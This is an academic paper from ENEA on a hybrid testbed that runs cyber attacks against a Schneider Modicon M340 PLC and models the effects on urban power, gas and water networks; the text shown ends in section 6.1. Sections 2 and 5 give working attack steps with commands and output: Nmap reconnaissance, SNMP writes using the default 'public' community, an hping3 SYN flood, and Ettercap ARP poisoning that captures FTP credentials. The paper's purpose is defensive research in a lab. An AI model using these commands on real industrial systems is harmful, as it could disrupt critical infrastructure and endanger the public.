CYBER ATTACKS ON SCADA OF CRITICAL INFRASTRUCTURES BY AN HYBRID TESTBED

Ester Ciancamerla[(a)], Benedetto Fresilli[(b)], Michele Minichino[(c)], Tatiana Patriarca[(d)]

[(a)(b)(c)(d)]ENEA - Agenzia nazionale per le nuove tecnologie, l'energia e lo sviluppo sostenibile

[(a)]ester.ciancamerla@enea.it, [(b)]benedetto.fresilli@enea.it , [(c)]michele.minichino@enea.it, [(d)]tatiana.patriarca@enea.it

ABSTRACT

With the emergence of the Internet of Things, SCADA (Supervisory Control and Data Acquisition), which constitutes the nervous system of Critical Infrastructures (CI), are becoming geographically distributed and more vulnerable to cyber attacks. SCADA boundaries to be protected are going well beyond the single plants.

In the paper, an hybrid test bed is used to conduct cyber attacks on SCADA and to analyze consequences on it and, in turn, on its physical CI. The hybrid test bed is constituted by hardware devices and simulative models. Hardware devices are in charge of representing actual SCADA devices, while simulative models represent interdependent physical CI. The test bed is completed by an open source platform which reproduces cyber attacks, includes typical SCADA cyber protections and monitors SCADA data flow. Simulative models represent an interdependent active electrical grid, a gas and a water network in an urban district. Continuity of supply of grid customers under cyber attacks is investigated.

Keywords: SCADA, cyber security test bed, hardware in the loop, simulation models, decision support system

1. INTRODUCTION

Over recent years, SCADA system adopted in Critical Infrastructures (CI), such as smart grids, water, oil and gas distribution networks, have become more complex due to the increasing number of interconnected distributed devices, sensors and actuators, often widely dispersed in the field and the larger amount of information exchanged among system components. Such systems need to be flexibly and securely configured, monitored, and managed to prevent the increasing of risks due to both operational errors and cyber-attacks, including intrusions and malware that could compromise their operations or even result in disasters.

With the emergence of the Internet of Things generation of SCADA, the boundaries of the protected infrastructures are growing well beyond the single or aggregated-plant, mono-operator vision. Instead of monolithic systems, deployed on geographically constrained spaces, these systems are characterized by a considerable degree of capillarity, being dispersed over wide geographic areas, with increasingly small coverage as they progress towards periphery. This poses new challenges because, as the boundaries of SCADA expand towards households, they involve several other operators, such as telecommunications or utility providers, in a scenario that naturally demands the introduction of multi-tenancy mechanisms.

Successful cyber attacks against SCADA systems might put industrial production, environment integrity and human safety at risk. SCADA systems include simple functions such as “on/off,” sensor capability, communications capability and Human Machine Interface (HMI) that connects them to people operating the system. SCADA more and more often have connections to Internet Protocol (IP) networks, including the Internet in some cases. Even those physically and logically disconnected from other systems may be locally or remotely accessible and have vulnerabilities to be exploited. SCADA access and control points are also frequently located in remote and unmanned areas of the utility system. Since SCADA systems directly control physical CI, availability and reliability come first, whereas in ICT networks a significant stress is on confidentiality of information. Protection in SCADA must be achieved in resource constrained environment, in which channel bandwidth is very narrow and devices have a limited computational power, whereas in contrast timeliness of response is fundamental. Since resources are bounded and at the same time delays are unacceptable, many security measures that work well in ICT networks could not be used as is in SCADA networks (Cruz 2015). Additional programs like anti viruses risk slow down systems excessively. Cryptography, especially public-key, could be too heavy, both computationally and because of the traffic it creates, if it is applied to SCADA legacy components or to SCADA remote devices which typically have limited computational power. In fact, SCADA, being born as isolated systems, carry the burden of a legacy of trust in the network and thus they lack the tools for monitoring and self-protection that have long been integrated in ICT networks. For instance, their logging capabilities are geared towards disturbances rather than security attacks. Contrary to ICT network devices, SCADA systems are designed to run for years on end, without a reboot. This complicates the application of software patches and makes even forensics after an attack problematic because the system cannot be taken down and analyzed at wish.

The paper discusses an hybrid test bed to investigate the continuity of supply of an electrical grid, in case of cyber attacks, within an overall scenario of modernized urban networks. Modernized urban networks will ideally enable the integration of small distributed generation sources and will increase the customer's awareness, providing real time optimization of network flows at the urban level, enabling interdependence and facilitating a multi services approach. They will strengthen the links among the electricity carrier and gas, water and ICT infrastructures. The increased use of SCADA ideally improves efficiency of modernized urban networks through a dynamic optimization of their operations and resources. Modernization of urban networks is a big long term challenge, for social, economic and technical reasons and it is far away to be realized. Now days, even the term "smart grid" has still to find a proper definition that fully includes its aspects of innovation and efficiency.

A Service Level Agreement (SLA), between each urban network operator and its customers, grants the continuity of supply, with an allowed maximum number of hours of interruptions in a year. Anomalous operation of SCADA, due to cyber attacks, may cause longer delays in continuity of supply and even cause the loss of supply of large part of customers. Moreover severe consequences on physical networks and on the public health could result from loss/fake observability and controllability of the physical CI.

The hybrid test bed is constituted by hardware devices and simulative models. The hardware devices are in charge of representing actual SCADA devices, while simulative models represent interdependent physical CI. The test bed is completed by an open source platform to reproduce cyber attacks, typical SCADA cyber protection and to monitor data flow. Physical CI consist of interdependent active electrical grid, gas and water networks in an overall scenario of an urban district.

Denial of Service (DoS) and Man In The Middle (MITM) cyber attacks on SCADA are conducted and consequences are computed in terms of degradation of continuity of supply of grid customers.

2. CYBER ATTACKS ON SCADA

SCADA system performs its functionalities by a communication infrastructure which connects PLC/ RTU devices to the SCADA Control Centre (constituted by one or more HMI and SCADA Control Server). The communication infrastructure employs different technologies and communication protocols changing over time, i.e. serial communication links, Ethernet, Wi-Fi, ModBus, DNP3 and OPC protocols. Particularly, here we focus on ModBus protocol. ModBus, originally designed for the control of single processes at a low speed on serial communication links, with the emergence of IP networks and Modbus on TCP/IP, makes SCADA no longer isolated but subject to the inherent weaknesses of such protocol, in terms of lack of authentication or weak authentication (i.e. default credential setup user/user) and lack of encryption (data flow in clear).

SCADA systems are vulnerable to cyber attacks at *host level* and at *network level*.

At *host level*, vulnerabilities are due to operating systems and application software. Among them buffer overflow and SQL injection may cause i) abnormal behavior and/or block of program executions (i.e. monitoring systems no longer updated or displaying incorrect data); ii) modification of data base contents that compromises database applications, data validity and may allow possible fraudulent procurement of access credentials.

At *network layer*, vulnerabilities are due to communication protocols, which typically miss authentication and encryption and expose services on the network.

That lays the foundation for cyber attacks including the following types, under consideration:

- Denial of Service (DoS). It consists in sending numerous access requests to a service exposed by a server (i.e. PLC/RTU), within a short amount of time, up to exhaust its resources and slow down the service response up to block the service itself.
- Man In The Middle (MITM). It consists in intercepting the data traffic exchanged between i.e. HMI and SCADA Control Server or between SCADA Control Server and PLC. To accomplish this, an attacker inserts himself in the middle of the conversation between the two parties gaining access to information that the two sides are exchanging. The net effect is that the attacker can then pick up the system access credentials, read and / or modify commands or monitoring data unbeknownst of the involved parties.

2.1. Cyber attack steps

To effectively conduct cyber attacks, part or all of the following steps have to be performed:

- *information gathering*, to gather information on the target object (i.e. IP address, MAC address, open services, the used software versions,...). For that, sniffing tools and penetration testing can be used, such as: Nmap, Ettercap, Wireshark.
- *vulnerability disclosure*, as a result of information gathering a variety of information, such as services exposed by a server and /or

the installed software versions can be got. Other more detailed vulnerabilities can be then searched, by tools such as Nessus and Metasploit;

- *choose the best attack strategy*; often, a sophisticated attack is not needed but a simply exploitation of vulnerabilities or weak basic setup could be enough to expose SCADA to effective attack vectors;
- *run the attack*, that means to move from study and analysis to the actual attack running;
- *consequence evaluation*, on the SCADA system and on the physical CI;
- *hide attack traces*, upon completion of the attack the traces of the activities carried out have to be erased so as to leave the smallest possible number of clues.

3. HYBRID TEST BED

Hybrid Test Bed (HTB) is used to represent meaningful portions of actual SCADA system, submit it to actual cyber attacks and then analyze and evaluate the consequences on SCADA, in terms of observability and/or controllability of the physical CI, and then in terms of CI resilience.

Figure 1 shows the Hybrid Test Bed, constituted by hardware devices and simulative models, where i) hardware devices are in charge of representing the portion of SCADA devices under cyber attacks; ii) specific domain simulators and transversal simulators, based on equations domain, generate data and status of the physical layer of each urban network, and SCADA control and operational functionalities; iii) an open source platform reproduces cyber attacks, typical SCADA cyber protections and monitors the data flow.




Figure 1: Hybrid Test Bed

HTB is based on a switched Local Area Network (LAN) to implement an Ethernet communication infrastructure between SCADA devices.

3.1. Attack process by hardware devices

The left part of figure 1 shows the hardware devices used for reproducing and monitoring cyber attacks on SCADA. SCADA system architecture, proposed in HTB to investigate cyber-security issues, is represented by an HMI, a SCADA Control Server and a PLC/RTU.

HMI, developed on a dedicated machine, is a graphical user interface, for SCADA operators to monitor (e.g. visualize possible alarms caused by fault of the physical network) and send, in real time, control command to field equipment like PLC/RTU by means of SCADA Control Server.

The aim of SCADA Control Server is threefold. It communicates directly with PLC/RTU, collects data from them and interfaces with HMI to transfer monitoring and control information.

SCADA Control Server and HMI console are by Schneider-Electric and belong to the Vijeo software suite.

PLC is a local processor on the field, which collects data (electricity measures) from RTUs constituted by a large amount of sensors and receive control command from HMI to regulate field actuators (e.g. electrical breakers) of RTUs. PLC is by Schneider-Electric. Particularly, it is a Modicon M340, constituted by a DIN standard rack with 4-slot, populated by CPU cards and links to connect to the field and the SCADA Server. The Modicon M340 includes the following modular cards:

- for CPU functionalities: BMX P34 CPU B, with USB interface for programming capabilities, and Ethernet interface for connection to the SCADA Server;
- for electrical supply;
- Input / Output, for field devices connectivity;
- for Ethernet connectivity: BMX NOR 0200H, to connect additional SCADA network segments.

The integration of the Modicon M340 PLC in SCADA architecture via Ethernet network allows a wide choice of operating modes:

- remote diagnostics and monitoring of the PLC via integrated web server;
- remote diagnostics and monitoring of the PLC via SCADA server;
- changing configuration parameters and creating / downloading / uploading control programs, via Ethernet network, using the Unity Pro software;
- interaction with configuration file using the FTP protocol, for hardware setup involving the card (BMX NOR 0200H).

Unity Pro, proprietary software by Schneider - Electric, provides basic PLC operations (i.e. IP address assignment, PLC monitoring and actuation logics).

The connectivity through the USB port is used for PLC basic setup, while Ethernet connectivity is used both for configuration system and SCADA Server.

A dedicated machine is used to perform network attacks. It is equipped with Kali Linux distribution that supplies different, ready to use, attack tools. Ettercap belongs to one of these tools and we use it to conduct some MITM attacks. Specifically, MITM ARP Poisoning, described in a following section.

To detect cyber attacks, a Network Intrusion Detection System (NIDS) is used. NIDS is an open source tool named Snort [2], that is supplied by Security Onion. Security Onion is a Linux distribution for intrusion detection system, network security monitoring and log management. Snort analyzes the real time network traffic. It is composed by: i) one or more probes, for monitoring; ii) a server, that receives all information collected by the probes; iii) a management workstation, which interfaces NIDS and administrator. Particularly, in our HTB the above three items are collapsed in one single machine which include them all: performed probe, server and client functionalities.

3.2. Attack consequences by simulative platforms

The right part of figure 1 shows the simulative platforms for representing consequences of cyber attacks on the physical CI.

Some computations such as flow efficiency requires a deep knowledge of the physical, control and operational layers of CI. To represent such layers both domain simulators for physical CI and SCADA simulators are needed. CI physical layer are represented by means of domain simulators, such as PSS-SINCAL of Siemens. The control and the operational layers of CI, which regards SCADA functionalities, communication protocols, or even SCADA traffic patterns are represented by means of NS2 open source simulator and via Mathlab-Simulink.

4. HTB INTEROPERABILITY AND HETEROGENEITY

In modernized urban networks, the electrical smart grid, characterized by continuous phenomena interacts with its SCADA, characterized by discrete phenomena. Such an heterogeneous system of system is expected to interoperate with other heterogeneous networks, such as gas and water network, both characterized by continuous phenomena, each one relying on its own SCADA system, characterized by discrete phenomena.

Simulation environments to represent such a challenging issues, due to the complexity and heterogeneity of phenomena, need the cooperation of specific domain simulators, based on equations domain, able to generate data and status of the physical layer of each urban network, and event based simulators and actual devices for representing SCADA functionalities and CI control and operational layer, have to cooperate in HTB (Figure 1). In fact, current domain simulators, such as electrical load flow simulators, and gas and water network simulators, typically do not model SCADA. On the other hand, the operating mode of each urban network, specially of the smart grid, has an impact on its own SCADA system. Thus, such an integration of physical and ICT components of the operational urban networks requires similarly integrated simulation frameworks. Moreover, HTB has to represent the cyber attack process. Contingency generators, i.e. to represent cyber-physical threats and the propagation of their effects on SCADA devices, are modelled by threats generators, emulation or actual mock ups of the related ICT based devices.

The use of standards based approaches (HLA, IEC 61850, CIM, etc.) ideally facilitates the interoperability of different simulators that are acquired or developed over time, as well as the exchange of simulation models. However, the implementation of standards by themselves does not grant the adequate implementation of any modelling issue, such as the efficiency computation of interoperable but heterogeneous physical networks and their SCADA.

Currently just offline communication among such simulators has been implemented, by means of Excel and HTML exchange formats. The work is on going to reach a full integration of the simulative platforms and between them and the hardware devices for cyber attack process.

5. MOVING CYBER ATTACKS BY HTB


The first activity carried out to conduct any kind of cyber attack is the Information Gathering especially addressed to discover PLC vulnerabilities and weak configurations.

Using the suite of penetration testing tool provided by Kali Linux and especially using the Nmap tool, it is possible to verify that Modicon M340 PLCs networked via the Ethernet interface exposes the following services:

- HTTP service
- SNMPv1 service
- FTP service
- Modbus service

With this information (Figure 2), strategies of attacks can be planned:

- exploiting inherent weaknesses of the protocols used in the services exposed in operation
- exploiting vulnerabilities in software versions
- try to saturate the CPU and RAM resources in order to create malfunctions.



Target: 172.27.228.102
Profile: Intense scan
Command: nmap -T4 -A -v 172.27.228.102

OS	Host
	172.27.228.102

Port	Protocol	State	Service	Version
✓ 21	tcp	open	ftp	vsftpd (before 2.0.8) or WU-FTPD
✓ 80	tcp	open	http	Schneider-WEB 2.1.3
✓ 502	tcp	open	asa-appl-proto	
✓ 161	udp	open	snmp	SNMPv1 server (public)


Figure 2: PLC services by Nmap

5.1. Protocol violation

This kind of attack performed against the PLC device is one that falls under the category called " Breach of protocol ". As the Modbus TCP / IP does not have an authentication mechanisms, effectively it allows anyone to access the device and change the configuration.

Using a graphical tool available freely on the net and totally legitimate because normally used for regular verification and configuration, false Modbus commands can be sent and unintended actions can be forced.

We used the tool Modscan32 to change the status of the PLC registers and other parameters (Figure3).



Address: 0001
Length: 100
Device Id: 1
MODBUS Point Type
01: COIL STATUS
Number of Polls: 0
Valid Slave Responses: 0

```
** Device NOT CONNECTED! **
00001: <0>  00007: <0>  00013: <0>  00019: <0>  00025: <0>  00031: <0>  00037: <0>  00043: <0>  00049: <0>  000
00002: <0>  00008: <0>  00014: <0>  00020: <0>  00026: <0>  00032: <0>  00038: <0>  00044: <0>  00050: <0>  000
00003: <0>  00009: <0>  00015: <0>  00021: <0>  00027: <0>  00033: <0>  00039: <0>  00045: <0>  00051: <0>  000
00004: <0>  00010: <0>  00016: <0>  00022: <0>  00028: <0>  00034: <0>  00040: <0>  00046: <0>  00052: <0>  000
00005: <0>  00011: <0>  00017: <0>  00023: <0>  00029: <0>  00035: <0>  00041: <0>  00047: <0>  00053: <0>  000
00006: <0>  00012: <0>  00018: <0>  00024: <0>  00030: <0>  00036: <0>  00042: <0>  00048: <0>  00054: <0>  000
```

Figure 3: Status of PLC registers by Modscan32


5.2. Exploitation of bad configuration of SNMP service

Using Nmap tool, for the Information Gathering, it can be found that the PLC device exposes the SNMP (Simple Network Management Protocol) version 1 service. SNMP protocol is used for the network management and operation. Its architecture is the following: a server machine performs some queries on one or more target machines through reading (get) or write (set) commands to obtain status and configuration information or to impart configuration commands.

The credentials used for such activities are called community strings and typically differ from the reading (read) and the write (write) activities.

The default value is set as public, which allows anyone on the network to make reads and writes.

In our case, using the SNMPcheck tool with the '-w' option, it has been possible to verify that the PLC is configured precisely with the community string public for the "write" mode.




```
root@kali:~# snmpcheck -t 172.27.228.102 -c public -w
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

 [*] Try to connect to 172.27.228.102
 [*] Connected to 172.27.228.102
 [*] Starting enumeration at 2014-11-26 11:39:18
 [*] Write access enabled!
 [*] Checked 172.27.228.102 in 0.13 seconds
```

Figure 4 - PLC configuration by SNMPcheck

Using the SNMPset tool, it is possible to change some information (i.e. the system name, the IP address) on the PLC (figure 5).



```
root@kali:~# snmpset -c public -v 1 172.27.228.103 .1.3.6.1.2.1.1.5.0 s LAB
iso.3.6.1.2.1.1.5.0 = STRING: "LAB"
root@kali:~# snmpwalk -v 1 -On -c public 172.27.228.103
.1.3.6.1.2.1.1.1.0 = STRING: "TELEMECANIQUE BMX NOR 0200 REV0160 Modicon M340 Et
hernet 1 Port 10/100 RJ45"
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.3833.1.7.255.23
.1.3.6.1.2.1.1.3.0 = Timeticks: (147690006) 17 days, 2:15:00.06
.1.3.6.1.2.1.1.4.0 = STRING: "HASH(0x124dc78)"
.1.3.6.1.2.1.1.5.0 = STRING: "LAB"
.1.3.6.1.2.1.1.6.0 = ""
.1.3.6.1.2.1.1.7.0 = INTEGER: 79
.1.3.6.1.2.1.2.1.0 = INTEGER: 2
```

Figure 5: PLC IP address and name by SNMPset

5.3. Denial of Service attack


A Denial of Service (DoS) attack , carried out by means of SYN Flood, has been conducted against the PLC device in order to saturate the capacity in responding to the service requests. Particularly, the attacker sends thousands of requests to open TCP sessions, using SYN packets, to the PLC (the target machine).

The PLC responds to each request with a SYN - ACK packet and wait for the ACK packet in response to consider close the TCP session. Actually, the attacker will never send the ACK packet and then the PLC runs out of memory resources and CPU in a short time so that it can no longer provide the requested services.

To conduct the DoS attack by SYN Flood in our HTB, we used Hping3 tool and the following attack carrier:

hping3 -S -V -flood 172.27.228.102

Figure 6 shows the screenshot from Kali Linux attacking machine.




```
root@kali:~# hping3 -S --flood -V 172.27.228.102
using eth0, addr: 172.27.228.9, MTU: 1500
HPING 172.27.228.102 (eth0 172.27.228.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 172.27.228.102 hping statistic ---
4533491 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 6: DoS attack to PLC by Hping3

Particularly, the attack causes the following effects on the PLC at the operational level:

- slow response to service requests;
- significant reduction in the availability of PLC resources;
- service interruption and PLC block.


The effects detected on the PLC under DoS attack are also shown in Figure 7. Using network sniffing tools like Wireshark you can examine the data traffic between PLC and SCADA Server under normal operating conditions and under DoS attacks (Figure 8).



```
Prompt dei comandi - ping -t 172.27.228.102

Esecuzione di Ping 172.27.228.102 con 32 byte di dati:
Risposta da 172.27.228.102: byte=32 durata=6ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=3ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=5ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=6ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=8ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=10ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=1ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=7ms TTL=64
Richiesta scaduta.
Richiesta scaduta.
Richiesta scaduta.
Richiesta scaduta.
Richiesta scaduta.
Richiesta scaduta.
Risposta da 172.27.228.102: byte=32 durata=2ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=4ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=6ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=7ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=9ms TTL=64
Risposta da 172.27.228.102: byte=32 durata<1ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=6ms TTL=64
Risposta da 172.27.228.102: byte=32 durata=8ms TTL=64
```

Figure 7: Consequences of DoS attack on PLC



*B_Rete_IEC [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save

```
No.   Time          Source         Destination     Protocol  Length  Info
8761 3.598900000   172.27.228.9   172.27.228.102  TCP       60 33665→0 [SYN] Seq=0 Win=512 Len=0
8762 3.598974000   172.27.228.9   172.27.228.102  TCP       60 33666→0 [SYN] Seq=0 Win=512 Len=0
8763 3.599038000   172.27.228.9   172.27.228.102  TCP       60 33667→0 [SYN] Seq=0 Win=512 Len=0
8764 3.599101000   172.27.228.9   172.27.228.102  TCP       60 33668→0 [SYN] Seq=0 Win=512 Len=0
8765 3.599175000   172.27.228.9   172.27.228.102  TCP       60 33669→0 [SYN] Seq=0 Win=512 Len=0
8766 3.599239000   172.27.228.9   172.27.228.102  TCP       60 33670→0 [SYN] Seq=0 Win=512 Len=0
8767 3.599302000   172.27.228.9   172.27.228.102  TCP       60 33671→0 [SYN] Seq=0 Win=512 Len=0
8768 3.599375000   172.27.228.9   172.27.228.102  TCP       60 33672→0 [SYN] Seq=0 Win=512 Len=0
8769 3.599439000   172.27.228.9   172.27.228.102  TCP       60 33673→0 [SYN] Seq=0 Win=512 Len=0
8770 3.599513000   172.27.228.9   172.27.228.102  TCP       60 33674→0 [SYN] Seq=0 Win=512 Len=0
8771 3.599576000   172.27.228.9   172.27.228.102  TCP       60 33675→0 [SYN] Seq=0 Win=512 Len=0
8772 3.599640000   172.27.228.9   172.27.228.102  TCP       60 33676→0 [SYN] Seq=0 Win=512 Len=0
8773 3.599714000   172.27.228.9   172.27.228.102  TCP       60 33677→0 [SYN] Seq=0 Win=512 Len=0
8774 3.599777000   172.27.228.9   172.27.228.102  TCP       60 33678→0 [SYN] Seq=0 Win=512 Len=0
8775 3.599841000   172.27.228.9   172.27.228.102  TCP       60 33679→0 [SYN] Seq=0 Win=512 Len=0

⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: IntelCor_84:b9:51 (90:e2:ba:84:b9:51), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: IntelCor_84:b9:51 (90:e2:ba:84:b9:51)
    Sender IP address: 172.27.228.9 (172.27.228.9)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.27.228.102 (172.27.228.102)

0000  ff ff ff ff ff ff 90 e2  ba 84 b9 51 08 06 00 01   ........ ...Q....
0010  08 00 06 04 00 01 90 e2  ba 84 b9 51 ac 1b e4 09   ........ ...Q....
0020  00 00 00 00 00 00 ac 1b  e4 66 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

Figure 8: SYN Flood by Wireshark

5.4. Man In The Middle attack


Man in the Middle (MITM) attack has been conducted by intercepting data traffic between the Control Server SCADA / HMI and PLC device.

Specifically, an FTP session to transfer files was open to the PLC and conducted the attack to capture the used login credentials .

The attack was carried out using Ettercap Network packages tool which allows to capture network traffic and analyze its contents in real time. In this way, it was possible to capture passwords, to perform packet injection and to make packet filtering according to our needs.

In a case, the ARP cache is drugged and the attacker capture all traffic flowing between HMI and PLC. When the operator , via HMI , opens an FTP session to the PLC , the attacker is able to see , through the console of Ettercap , the login and password sent in clear in the session.

Figure 9 shows the screenshots of such a test.



```
172.27.228.10:1746
USER user.
PASS PLC_ENEA_2014.
```

```
172.27.228.103:21
220 host FTP server (VxWorks 6.4) ready..
331 Password required for user..
230 User user logged in..
```

```
Starting Unified sniffing...

Unified sniffing was stopped.
ARP poisoner deactivated.
RE-ARPing the victims...

ARP poisoning victims:

 GROUP 1 : 172.27.228.10 00:50:88:AC:09:7C

 GROUP 2 : 172.27.228.103 00:80:F4:11:5D:68
Starting Unified sniffing...

Unified sniffing was stopped.
Starting Unified sniffing...

FTP : 172.27.228.103:21 -> USER: user  PASS: PLC_ENEA_2014
```


Figure 9: FTP login and password by Ettercap

The described MITM attack exploits the weakness of the FTP protocol that does not provide the encryption of data and therefore it make easier to intercept the traffic and capture the necessary information.

The attacker then manages to capture the login credentials to the FTP service of the PLC thus compromising the confidentiality of the data and gain access to the PLC in order to change the configuration.

Table 1 summarizes the type of conducted cyber attacks, their targets and the used tools within HTB.

Table 1 - Cyber attacks, targets and tools in HTB



Attacks	Targets and tools
Modbus violation	to Modicon 340 PLC (tool: modscan 32)
Misconfiguration	of SNMP protocol to Modicon 340 PLC (tool: SNMP check)
DoS	to Modicon 340 PLC (tool: hping3)
MITM	FTP between SCADA CC and PLC (tool: Ettercap)

6. CONSEQUENCE ANALYSIS BY HTB

We assume a scenario, which includes a minimal topology of three urban networks (electricity, water and gas), that allows to investigate the consequences of cyber attacks on physical networks (i.e. local generation, load shedding) and main SCADA functionalities. (i.e. physical network reconfiguration under anomaly conditions).

The network topology consists of two feeders, each one feeding its subnet. In normal operative conditions the two subnets are separated one each other by two Normally Open Tie switches. Each subnet delivers the physical flow to different (public, commercial, industrial) types of loads/passive customers network by means of physical trunks, connected one each other by Normally Close flow breakers. Local generation sources (such as photovoltaic, gas co-generator, mini- hydro and bio-methane sources) and storage devices (i.e. electrical batteries, water and gas tanks) are also connected to the network, Tie switches, flow breakers and protection breakers at feeder, are remotely controlled by SCADA. SCADA, by means of its Remote Terminal Units (RTU) which monitor the status of the physical network, implements load shedding, network reconfiguration upon contingencies (Bobbio, 2010).

Here we look at the consequences of the cyber attack on the electrical smart grid interdependent at physical layer with gas and water networks by means of mini-hydro, water reservoirs and gas Combined Heat and Power generators (CHP) as components of the basic water and gas networks.

Particularly, a Mini-hydro of 4,5 MW, fed by water network provides electrical energy to the MV sub-grid and two co-generators, fed by gas network provides 20 kW to the LV subgrid and 400 kW to the MV sub-grid.

The full description of the basic MV smart grid model, the load flow computation in normal operation and anomaly conditions requiring mitigations by SCADA system are detailed in (Alonge, 2014). In the following sections just the main issues of them are reported to support the results discussion.

6.1. MV smart grid

MV smart grid model implements two HV/MV substations, with their MV backbones and protection breakers, passive users (loads), active users (renewable generators), prosumers (active/passive users), a LV backbone, with its own set of devices and active /passive users.

Figure 10 shows, as an example, the model and the load flow computation by means of PSS-Sincal simulator.

